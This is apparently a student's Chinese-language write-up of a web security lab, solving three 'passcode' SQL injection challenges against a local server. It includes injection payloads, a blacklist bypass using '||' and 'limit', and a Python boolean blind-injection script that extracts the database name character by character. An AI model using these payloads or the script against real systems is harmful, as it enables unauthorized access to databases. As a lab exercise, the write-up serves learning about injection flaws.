Web_lab2


Task 1: passcode1

通过阅读 `passcode1` 的源码，找到嵌入的这一句：

`$sql="select * from passcodes where passcode='$passcode'";`

因此是单引号，需要 `1'` 进行闭合。

又因为没有特别的进行绕过，所以直接在输入框输入 `a' or true`，就会得到



Flag: AAA{i7_1s_4_G00d_sT4R7}

Task 2: passcode2

源码中给了关键字的黑名单；


```
function simpleDetection($input) {
    $input = strtoupper($input);
    $words = explode(' ', $input);
    $blacklist = ['SELECT', 'UNION', 'SLEEP', 'BENCHMARK', 'IF', 'AND', 'OR'];
    foreach ($words as $word) {
        if (in_array($word, $blacklist)) {
            return True;
        }
    }
    return False;
}
```


因此在之前的查询语句中，只要把 `or` 改成 `||` 就可以进行绕过

又由于在源码里面，

```php
$sql="select * from passcodes where passcode='$passcode'";
$result = $conn->query($sql);
if ($result->num_rows == 1) {
    echo "Flag: SECRET";
```

所以需要限制第一行查询，加上`limit 1,1`
所以最后查询语句就是`a' || true limit 1,1#1`






`flag`

Task 3: passcode3

主要感觉是这道题的绕过关键词一下子变得多了很多

3.1 确认类型

- 输入`1'` 发现网页报错，呈现白色



- 输入`1"`,回显的是正常的`NO NO NO`


因此推测出是单引号，字符串类型的注入，就是类似前两题，`where passcode='$passcode'"`这样的类型

3.2 观察回显


构造之前的注入:

- `1' || true#1`


发现结果出乎意料是



和之前的`NO NO NO`不太一样
接着故意构造一个假的条件,



回显又回到了 `NO NO NO`




这说明如果条件是真，后面就是 `YOU ARE CHEATING`，如果条件是假，就是 `NO NO NO`

那么依据这个，可以对这个数据库进行布尔盲注：


3.3 数据库名长度

构造 `1' || (length(database()))>8#1`



回显YOU ARE CHEATING，条件真

`1' || (length(database()))>9#1` 回显 `NO NO NO`，条件为假，说明数据库名长度是9



3.4 数据库名

接着写一个python脚本来确定数据库名：

```python
import requests
url = 'http://127.0.0.1:61234/check_code.php'
data = {"passcode":""}
name = ''

i = 1
while True:
    begin = 32
    end = 124
    tmp = (begin+end)//2
    print(tmp)
    while begin<end:
```

```
        data["passcode"] = "1' || ascii(substr(database(),{},1))
<{})".format(i,tmp)#".format(i,tmp)
        r = requests.post(url,data=data)
        # print(r.text)
        if 'NO' in r.text:
            begin = tmp+1
            tmp = (begin+end)//2
        else: #否则向左查找
            end = tmp
            tmp = (begin+end)//2
        # print(tmp)
    name+=chr(tmp+1)
    i+=1
    print(name)
```

输出如下：

```
u
us
usn
usnk
usnka
usnkav
usnkavg
usnkavgu
usnkavguv
usnkavguv!
usnkavguv!!
```

则数据库名称就是这前九位`usnkavguv`(虽然感觉有点不太对（bushi）)

3.5 数据表名

卡在了实在绕不过`information_schema.tables`，因此找不到表名……
假设能够绕过这一步的话，感觉步骤和3.4是很类似的，即`a' || (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),{i},1)))<{tmp}`，利用二分法进行注入，从而找到**表名**

3.6 数据项名


假设能够想个办法进行绕过的话，注入数据项就是：
`1' || (ascii(substr((select column_name from information_schema.columns where table_name='users' limit 1,1),{i},1)))<{tmp}`
得到数据项名x

3.7 进行盲注

假设上面两个都能知道的话，可以用 `ascii(substr((select <column_name>  from <table>),{},1))<{}".format(i,tmp)` 进行盲注
btw 我并没有找到数据表名和数据库名qwq，因此无法注入

3.8 猜不出来qwq

因为说和上次的数据库类似，所以想试一下`passcodes`作为表名，`*`作为数据项会怎么样，
结果网页显然报错了
`1' || ascii(substr((select * from passcode),1,1))<300`



说明还是得通过注入的方式拿到数据表名/数据项名qwq